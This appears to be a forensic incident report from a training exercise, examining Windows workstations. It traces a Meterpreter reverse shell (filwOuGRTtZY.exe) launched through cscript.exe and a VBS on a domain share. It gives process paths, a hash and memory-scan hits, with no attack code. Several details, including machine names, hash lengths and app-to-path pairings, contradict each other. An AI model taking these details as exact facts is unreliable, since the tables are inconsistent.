3/28/2019	8:57:42	DNS Update Failed	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:44	DNS Update Request	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:44	Renew	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:44	DNS Update Failed	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:44	DNS Update Request	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:44	Renew	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:57:44	DNS Update Failed	192.168.4.102	prog-wks02.grru.local
3/28/2019	8:58:32	DNS Update Request	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:58:32	Renew	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:58:32	DNS Update Failed	192.168.4.101	prog-wks01.grru.local

3/28/2019	8:59:00	DNS Update Request	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	Renew	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	DNS Update Failed	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	DNS Update Request	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	Renew	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	DNS Update Failed	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	DNS Update Request	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	Renew	192.168.4.101	prog-wks01.grru.local
3/28/2019	8:59:00	DNS Update Failed	192.168.4.101	prog-wks01.grru.local
3/28/2019	9:24:19	Database Cleanup Begin		
3/28/2019	9:24:19	0 leases expired and 0 leases deleted		
3/28/2019	9:24:19	0 leases expired and 0 leases deleted		
3/28/2019	10:24:20	Database Cleanup Begin		
3/28/2019	10:24:20	0 leases expired and 0 leases deleted		
3/28/2019	10:24:20	0 leases expired and 0 leases deleted		
3/28/2019	11:24:20	Database Cleanup Begin		
3/28/2019	11:24:20	0 leases expired and 0 leases deleted		
3/28/2019	11:24:20	0 leases expired and 0 leases deleted		
3/28/2019	12:24:21	Database Cleanup Begin		
3/28/2019	12:24:21	0 leases expired and 0 leases deleted		
3/28/2019	12:24:21	0 leases expired and 0 leases		

		deleted		
3/28/2019	13:24:21	Database Cleanup Begin		
3/28/2019	13:24:21	0 leases expired and 0 leases deleted		
3/28/2019	13:24:21	0 leases expired and 0 leases deleted		
3/28/2019	13:51:31	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	13:51:31	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	13:51:31	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	13:51:31	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	13:51:31	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	13:51:31	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	14:04:49	DNS Update Request	192.168.1.101	it-wks01.grru.local
3/28/2019	14:04:49	Renew	192.168.1.101	it-wks01.grru.local
3/28/2019	14:04:49	DNS Update Request	192.168.1.101	it-wks01.grru.local
3/28/2019	14:04:49	Renew	192.168.1.101	it-wks01.grru.local
3/28/2019	14:04:49	DNS Update Successful	192.168.1.101	it-wks01.grru.local
3/28/2019	14:04:49	DNS Update Successful	192.168.1.101	it-wks01.grru.local
3/28/2019	14:10:48	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	14:10:48	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	14:10:48	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	14:10:48	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	14:10:48	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	14:10:48	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	14:23:16	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	14:23:16	Renew	192.168.1.100	test-machine.grru.local

3/28/2019	14:23:16	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	14:23:16	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	14:23:16	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	14:23:16	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	14:24:22	Database Cleanup Begin		
3/28/2019	14:24:22	0 leases expired and 0 leases deleted		
3/28/2019	14:24:22	0 leases expired and 0 leases deleted		
3/28/2019	15:24:23	Database Cleanup Begin		
3/28/2019	15:24:23	0 leases expired and 0 leases deleted		
3/28/2019	15:24:23	0 leases expired and 0 leases deleted		
3/28/2019	16:24:23	Database Cleanup Begin		
3/28/2019	16:24:23	0 leases expired and 0 leases deleted		
3/28/2019	16:24:23	0 leases expired and 0 leases deleted		
3/28/2019	17:24:24	Database Cleanup Begin		
3/28/2019	17:24:24	0 leases expired and 0 leases deleted		
3/28/2019	17:24:24	0 leases expired and 0 leases deleted		
3/28/2019	17:38:22	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	17:38:22	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	17:38:22	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	17:38:22	Renew	192.168.1.100	test-machine.grru.local

3/28/2019	17:38:22	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	17:38:22	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	18:24:26	Database Cleanup Begin		
3/28/2019	18:24:26	0 leases expired and 0 leases deleted		
3/28/2019	18:24:26	0 leases expired and 0 leases deleted		
3/28/2019	18:35:19	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	18:35:19	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	18:35:19	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	18:35:19	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	18:35:19	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	18:35:19	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	19:03:15	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	19:03:15	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	19:03:15	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	19:03:15	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	19:03:15	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	19:03:15	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	19:24:28	Database Cleanup Begin		
3/28/2019	19:24:28	0 leases expired and 0 leases deleted		
3/28/2019	19:24:28	0 leases expired and 0 leases deleted		
3/28/2019	20:24:29	Database Cleanup Begin		
3/28/2019	20:24:29	0 leases expired and 0 leases deleted		

3/28/2019	20:24:29	0 leases expired and 0 leases deleted		
3/28/2019	20:43:11	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	20:43:11	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	20:43:11	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	20:43:11	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	20:43:11	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	20:43:11	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	21:24:29	Database Cleanup Begin		
3/28/2019	21:24:29	0 leases expired and 0 leases deleted		
3/28/2019	21:24:29	0 leases expired and 0 leases deleted		
3/28/2019	22:24:30	Database Cleanup Begin		
3/28/2019	22:24:30	0 leases expired and 0 leases deleted		
3/28/2019	22:24:30	0 leases expired and 0 leases deleted		
3/28/2019	23:04:24	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	23:04:24	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	23:04:24	DNS Update Request	192.168.1.100	test-machine.grru.local
3/28/2019	23:04:24	Renew	192.168.1.100	test-machine.grru.local
3/28/2019	23:04:24	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	23:04:24	DNS Update Successful	192.168.1.100	test-machine.grru.local
3/28/2019	23:24:31	Database Cleanup Begin		
3/28/2019	23:24:31	0 leases expired and 0 leases deleted		

3/28/2019	23:24:31	0 leases expired and 0 leases deleted		
-----------	----------	---------------------------------------	--	--

3.7. MGMT-wks

MGMT-wks01 – Nicholas Martel

Table 3.7.x: Basic Information

Basic Information

The following sections' information was captured using Axiom unless otherwise noted. This section covers basic information about the MGMT-wks02 device. This includes both operating system and user information.

Table 3.7.x: Basic Information

Machine Name	MGMT-wks01
Machine OS	Windows 7 Enterprise
Build number	7601
Timezone	UTC-5 (Eastern Standard Time)
IPv4 Address	192.168.2.101

Table 3.7.x: User Information

Number of Users	2	Last Logged in user	James-Middleton-Adm
Name of user	User ID	User Group	Location
Admin	1000	Administrators	Local
jeffery.davis	1107	---	Domain
Kira.hall	1109		Domain
james.middleton-adm	1117	---	Domain

Installed Applications

This section includes the applications installed on the device by users. The information was gathered by Axiom by parsing users' NTUSER.DAT file and AmCache.

Table 3.7.x: Application Installations for MGMT-wks02

ApplicationName	FileKeyLastWriteTimestamp	SHA1	FullPath
7-Zip 18.06 (x64)	2/17/2019 9:43	0571494ee24ef9d867958e77aeb8aac03df90970	c:\program files\7-zip\7z.exe
TeamViewer 14	2/17/2019 9:43	d3ffa5386e50a5c5c70be4d53d22f7e1cbfcf71b	c:\program files\7-zip\7zfm.exe
VLC media player	2/17/2019 9:43	25c49ea9b8b85906c910acb2d821aa6dfece572	c:\program files\7-zip\7zg.exe
OpenOffice.org 3.3	2/17/2019 9:43	426f39e5405f02b611638a2a921a51323ff164	c:\program files\7-zip\uninstall.exe
Python 2.7.15	2/17/2019 9:43	914f2d41d66e55b426ecaf624dea655ddce86114	c:\program files (x86)\teamviewer\teamviewer.exe
WinSCP 5.13.7	2/17/2019 9:43	9b6fd37de0562eb4c3e94d326189015e830a5fc	c:\program files (x86)\teamviewer\teamviewer_desktop.exe
Notepad++ (32-bit x86)	2/17/2019 9:43	c48686a02f569868d89a2e6ad4ee62aa3094124	c:\program files (x86)\teamviewer\teamviewer_note.exe
WinDirStat 1.1.2	2/17/2019 9:43	60fd4fe38ee39911f3d849371f27453302b45c78	c:\program files (x86)\teamviewer\teamviewer_service.exe
Microsoft .NET Framework 4.7.2	2/17/2019 9:43	26f6b3a7fdab31e55a91a310309eaf6b33560708	c:\program files (x86)\teamviewer\tv_w32.exe
Java Auto Updater	2/17/2019 9:43	6cab185aa0a3505011e69c1fd380a114ad4c9216	c:\program files (x86)\teamviewer\tv_x64.exe
PutTY release 0.70 (64-bit)	2/17/2019 9:43	f7ec409f8c98b8643e99022650ef1cb3c5b9ebb	c:\program files (x86)\teamviewer\uninstall.exe

Application Usage

This section includes applications that were executed by users on the system. This information was gathered by Axiom via UserAssist entries.

Table 3.7.x: James.Middleton-adm

User Name	File Name	Application Run Count	Last Run Date/Time - UTC-05:00 (M/d/yyyy)[DST]
james.middleton-adm	C:\Users\james.middleton-adm\AppData\Local\Temp\filwOuGRTtZY.exe	0	
Admin	Microsoft.Windows.RemoteDesktop	12	2/7/2019 16:09
Admin	%windir%\system32\SnippingTool.exe	10	2/7/2019 16:09
steven.love	SimonTatham.PuTTY	2	3/5/2019 11:47
steven.love	C:\Python27\python.exe	1	3/4/2019 15:26
steven.love	C:\Users\steven.love\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\9JLJL4J\index.html	1	3/5/2019 11:49
steven.love	C:\Users\steven.love\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\9JLJL4J\index.html	1	3/6/2019 23:46
steven.love	%windir%\system32\WindowsPowerShell\v1.0\powershell.exe	1	3/19/2019 22:23
james.middleton-adm	C:\Users\james.middleton-adm\AppData\Local\Temp\filwOuGRTtZY.exe	1	2/23/2019 13:12
james.middleton-adm	C:\Users\james.middleton-adm\AppData\Local\Temp\filwOuGRTtZY.exe	0	
kira.hall	C:\Users\kira.hall\AppData\Local\Temp\filwOuGRTtZY.exe	0	

Found that one file.exe malware ran by both jeffery.davis user and james.middleton

Create Time	Process Name	PID	Parent Name	PPID	Sub-Processes	Device Path	Flags	User
2019-03-28 13:38:34 UTC	filwOuGRTtZY.exe	2160	cscript.exe	3028	0	\Device\HarddiskVolume2\Users\JEFFER^1.DAV\AppData\Local\Temp\rad37791.tmp\filwOuGRTtZY.exe	32 U	jeffery.davis
2019-03-28 13:39:13 UTC	Skype-Setup.tmp	2420	Skype-Setup.exe	1880	0	D	32 U	jeffery.davis
2019-03-28 19:07:18 UTC	filwOuGRTtZY.exe	3004		2120	0	\Device\HarddiskVolume2\Users\JAMES^1.MID\AppData\Local\Temp\rad35140.tmp\filwOuGRTtZY.exe	32 U	james.middleton

filwOuGRTtZY.exe

- process was found within memory as being executed on 3/28/2019 at 9:38:34 AM and 3:07:18 PM on MGMT-wks01, found via Axiom in memory (timeliner)
 - Running out of Jame's user Temp folder

Suspicious Process File Path [T1543]	
3004: filwOuGRTtZY.exe	
filwOuGRTtZY.exe: 3004 - Properties	
Property	Value
Create Time:	2019-03-28 19:07:18 UTC
Process Name:	filwOuGRTtZY.exe
PID:	3004
Parent Name:	
PPID:	2120
Sub-Processes:	0
Device Path:	\Device\HarddiskVolume2\Users\JAMES~1.MID\AppData\Local\Temp\rad35140.tmp\filwOuGRTtZY.exe
Flags:	32 U
User:	james.middleton-
File Path:	C:\Users\JAMES~1.MID\AppData\Local\Temp\rad35140.tmp\filwOuGRTtZY.exe
CommandLine:	"C:\Users\JAMES~1.MID\AppData\Local\Temp\rad35140.tmp\filwOuGRTtZY.exe"
Integrity:	Medium
Exit Time:	
Suspicious:	Orphaned, Running in Suspicious Folder
Call Chain:	3004: filwOuGRTtZY.exe

* **filwOuGRTtZY.exe (ab.exe) with a parent name of cscript.exe (Meterpreter reverse shell):**

- **filwOuGRTtZY.exe** – MD5: 3047ab1f04e74b5c8a6d6ee8a8588d25

cscript.exe

cscript.exe was found to be executed on **3/28/2019 at 13:38:32 UTC** by jeffery.davis launching it in File Explorer out of **C:\Windows\System32** and running within memory. The execution of cscript. led to the execution of UxTxIQwzP.vbs on AD01 via network shares



Property	Value
Suspicious:	Script Interpreter
Integrity:	Medium
User:	jeffery.davis
Call Chain:	explorer.exe -> 3028: cscript.exe
Parent Name:	explorer.exe
Process Name:	cscript.exe
File Path:	C:\Windows\System32\cscript.exe
PID:	3028
PPID:	2908
Create Time:	2019-03-28 13:38:32 UTC
Sub-Proceses:	1
Device Path:	\Device\HarddiskVolume2\Windows\System32\cscript.exe
CommandLine:	"C:\Windows\System32\cscript.exe" \\ad01\Users\james.middleton-adm\Desktop\machine_software\clippy\UxTxIQwzP.vbs
Flags:	U
Exit Time:	

Browser Activity

Browser activity was reconstructed from Axiom, which used WebCachev01.dat for Microsoft Edge history, and unlike AD and Kali, wks01 had no malicious sites that user visited.

Memory Analysis

Identified the following injects and scripts:

File Edit Format View Help

```
X:\name\cscript.exe-3028\minidump\minidump.dmp: Win.Trojan.MSShellcode-7 FOUND
X:\name\cscript.exe-3028\vmemd\0x000000003860000-HEAP-00 [NtSegment].vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\cscript.exe-3028\vmemd\0x0000000048e0000-HEAP-0A [NtSegment].vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\files\modules\fiIwOuGRTtZY.exe: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\modules\fiIwOuGRTtZY.exe\sections\text: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\modules\fiIwOuGRTtZY.exe\pefile.dll: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\minidump\minidump.dmp: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\vmemd\0x0000000000020000.vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\vmemd\0x00000000000290000.vvmem: Win.Tool.Meterpreter-6294292-0 FOUND
X:\name\fiIwOuGRTtZY.e-2160\vmemd\0x00000000001c0000.vvmem: Win.Tool.Meterpreter-6294292-0 FOUND
X:\name\fiIwOuGRTtZY.e-2160\vmemd\0x0000000000400000-fiIwOuGRTtZY.exe.vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-2160\vmemd\0x0000000000610000.vvmem: Win.Tool.Meterpreter-9784935-0 FOUND
X:\name\fiIwOuGRTtZY.e-2160\vmemd\0x0000000000510000.vvmem: Win.Malware.Meterpreter-9872014-0 FOUND
X:\name\fiIwOuGRTtZY.e-3004\files\modules\fiIwOuGRTtZY.exe: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-3004\modules\fiIwOuGRTtZY.exe\sections\text: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-3004\modules\fiIwOuGRTtZY.exe\pefile.dll: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-3004\vmemd\0x000000000020000.vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-3004\minidump\minidump.dmp: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-3004\vmemd\0x0000000000400000-fiIwOuGRTtZY.exe.vvmem: Win.Trojan.MSShellcode-7 FOUND
X:\name\fiIwOuGRTtZY.e-3004\vmemd\0x00000000002b0000.vvmem: Win.Tool.Meterpreter-6294292-0 FOUND
X:\name\fiIwOuGRTtZY.e-3004\vmemd\0x0000000000360000.vvmem: Win.Tool.Meterpreter-6294292-0 FOUND
X:\name\fiIwOuGRTtZY.e-3004\vmemd\0x0000000000210000.vvmem: Win.Tool.Meterpreter-9784935-0 FOUND
X:\name\fiIwOuGRTtZY.e-3004\vmemd\0x00000000002090000.vvmem: Win.Malware.Meterpreter-9872014-0 FOUND
```

MGMT-wks02 - Joseph Fustolo

Basic Information

The following sections' information was captured using Axiom unless otherwise noted. This section covers basic information about the MGMT-wks02 device. This includes both operating system and user information.

Table 3.7.x: Basic Information

Machine Name	MGMT-wks03
Machine OS	Windows 7 Enterprise
Build number	7601
Timezone	UTC-5 (Eastern Standard Time)
IPv4 Address	192.168.2.102

Table 3.7.x: User Information

Number of Users	2	Last Logged in user	James-Middleton-Adm		
Name of user	User ID	User Group	Create Time	Last Login	Location
Admin	1000	Administrators	02/07/2019 21:10:18	02/12/2019 17:41:07 10:44:15 PM	Local
steven.love	1108	---	02/07/2019	03/20/2019	Domain

			16:27:46	22:36:46	
james.middleton-adm	1117	---	02/14/2019 20:07:16	03/29/2019 00:22:15	Domain

Installed Applications

This section includes the applications installed on the device by users. The information was gathered by Axiom by parsing users' NTUSER.DAT file.

Table 3.7.x: Application Installations for MGMT-wks02

Name	Version	Creation Date
Java(TM)	6.0.220	02/07/2019
Java Auto Updater	2.0.2.4	02/07/2019
OpenOffice.org	3.3.9567	02/07/2019
Python	2.7.15150	02/25/2019
PuTTY	0.70.0.0	02/25/2019
Notepad ++ (x86)	7.6.3	02/25/2019
VLC Media Player	3.0.6	02/25/2019
KeePass Password Safe	2.41	02/25/2019
Mozilla Thunderbird	60.4.0	03/05/2019
Mozilla Maintenance Service	60.4.0	03/05/2019
7-Zip	19.00	03/07/2019
Mozilla Thunderbird	60.5.0	03/26/2019
AOL Instant Messenger	N/A	03/26/2019
AccessData FTK Imager	4.2.0.13	03/29/2019

Application Usage

This section includes applications that were executed by users on the system. This information was gathered by Axiom via UserAssist entries.

Table 3.7.x: James.Middleton-adm

File Name	Run Count	Last run Time
Microsoft.Windows.RemoteDesktop	12	2/15/2019 1:06
Microsoft.Windows.StickyNotes	11	2/15/2019 1:06
%windir%\system32\SnippingTool.exe	10	2/15/2019 1:06

File Name	Run Count	Last run Time
%windir%\system32\calc.exe	9	2/15/2019 1:06
%windir%\system32\mspaint.exe	8	2/15/2019 1:06
%windir%\system32\xpsrchvw.exe	7	2/15/2019 1:06
%windir%\system32\WFS.exe	6	2/15/2019 1:06
%windir%\system32\magnify.exe	5	2/15/2019 1:06
%windir%\explorer.exe	4	3/29/2019 0:22
\ad01\Users\james.middleton-adm\Desktop\machine_software\ninite.exe	1	2/15/2019 1:08
%windir%\system32\WindowsPowerShell\v1.0\powershell.exe	3	2/25/2019 19:18
Microsoft.InternetExplorer.Default	1	2/25/2019 19:11
C:\Users\james.middleton-adm\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\EUNLCG0F\Ninite KeePass 2 Notepad PuTTY Python Spotify VLC Installer.exe	1	2/25/2019 19:12
%windir%\system32\cmd.exe	1	3/29/2019 0:22
\192.168.1.100\software\AccessData_FTK_Imager_(x64)_4.2.0.exe	1	3/29/2019 0:23

Table 3.7.x: Steven.Love

File Name	Run Count	Last run Time
Microsoft.Windows.GettingStarted	14	2/7/2019 21:26
%windir%\system32\displayswitch.exe	13	2/7/2019 21:26
Microsoft.Windows.RemoteDesktop	12	2/7/2019 21:26
Microsoft.Windows.StickyNotes	11	2/7/2019 21:26
%windir%\system32\SnippingTool.exe	10	2/7/2019 21:26
%windir%\system32\calc.exe	9	2/7/2019 21:26
%windir%\system32\mspaint.exe	8	2/7/2019 21:26
%windir%\system32\xpsrchvw.exe	7	2/7/2019 21:26

File Name	Run Count	Last run Time
%windir%\system32\WFS.exe	6	2/7/2019 21:26
%windir%\system32\magnify.exe	5	2/7/2019 21:26
Microsoft.InternetExplorer.Default	4	3/20/2019 22:41
%windir%\explorer.exe	5	3/26/2019 3:34
%ProgramFiles% (%SystemDrive%\Program Files)\OpenOffice.org 3\program\soffice.exe	2	3/4/2019 20:23
SimonTatham.PuTTY	2	3/5/2019 16:47
C:\Python27\python.exe	1	3/4/2019 20:26
%ProgramFiles% (%SystemDrive%\Program Files)\KeePass Password Safe 2\KeePass.exe	1	3/4/2019 20:27
%ProgramFiles% (%SystemDrive%\Program Files)\OpenOffice.org 3\program\sbase.exe	1	3/4/2019 20:29
C:\Users\steven.love\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\GSW41PGW\Thunderbird Setup 60.4.0.exe	1	3/5/2019 16:49
8216C80C92C4E828	1	3/20/2019 22:39
C:\Users\steven.love\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\JYT2T4UD\7z1900-x64.exe	1	3/7/2019 4:46
%windir%\system32\mmc.exe	1	3/7/2019 4:46
%windir%\system32\WindowsPowerShell\v1.0\powershell.exe	1	3/20/2019 2:23
%ProgramFiles% (%SystemDrive%\Program Files)\VideoLAN\VLC\vlc.exe	1	3/20/2019 22:56
C:\Users\steven.love\Downloads\aim513036.exe	1	3/26/2019 21:49

Browser Activity

Browser activity was reconstructed from Axiom, which used WebCachev01.dat for Microsoft Edge history.

Table 3.7.x: Relevant Browser Activity on MGMT-wks02

Title	Access Date/Time	Browser
ninite	2/25/2019 19:12	Edge
football	3/1/2019 16:43	Edge
quickbooks download	3/1/2019 16:43	Edge
quickbooks download free trial	3/1/2019 16:44	Edge
free desktop backgrounds	3/1/2019 16:45	Edge
fake statistics	3/4/2019 20:27	Edge
fake programming statistics	3/4/2019 20:28	Edge
7z	3/7/2019 4:45	Edge
E-mail Software		Edge

Logins/Logouts

The following section contains every instance of a user logon or logoff. Some may be tied to services while others are explicit/interactive. This information was gathered by Axiom by parsing Windows Event Logs.

Table 3.7.x: Logon/Logoff of MGMT-wks02

Timestamp	System	Event ID	Logon/Logoff Type	User
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm

Timestamp	System	Event ID	Logon/Logoff Type	User
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:22	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/07/2019 21:27	mgmt-wks02.grru.local	4648	Explicit	steven.love
02/07/2019 21:27	mgmt-wks02.grru.local	4624	Interactive	steven.love
02/07/2019 21:27	mgmt-wks02.grru.local	4648	Explicit	steven.love
02/07/2019 21:27	mgmt-wks02.grru.local	4624	Interactive	steven.love
02/07/2019 21:30	mgmt-wks02.grru.local	4634	Logoff	steven.love
02/07/2019 21:30	mgmt-wks02.grru.local	4634	Logoff	steven.love
02/12/2019 17:41	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/12/2019 17:41	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/12/2019 17:41	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/12/2019 17:41	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/15/2019 1:07	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/15/2019 1:07	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
02/15/2019 1:07	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
02/15/2019 1:07	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/15/2019 1:07	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
02/15/2019 1:07	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
02/23/2019 22:59	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/23/2019 22:59	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm

Timestamp	System	Event ID	Logon/Logoff Type	User
02/23/2019 22:59	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
02/23/2019 22:59	mgmt-wks02.grru.local	4648	Explicit	james.middleton-adm
02/23/2019 22:59	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
02/23/2019 22:59	mgmt-wks02.grru.local	4624	Interactive	james.middleton-adm
03/01/2019 16:42	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/01/2019 16:42	mgmt-wks02.grru.local	4624	Interactive	steven.love
03/01/2019 16:42	mgmt-wks02.grru.local	4624	Interactive	steven.love
03/01/2019 16:42	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/01/2019 16:42	mgmt-wks02.grru.local	4624	Interactive	steven.love
03/01/2019 16:42	mgmt-wks02.grru.local	4624	Interactive	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love

Timestamp	System	Event ID	Logon/Logoff Type	User
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/04/2019 20:24	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4634	Logoff	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Cached Interactive	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4648	Explicit	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4624	Unlock	steven.love
03/05/2019 16:46	mgmt-wks02.grru.local	4634	Logoff	steven.love
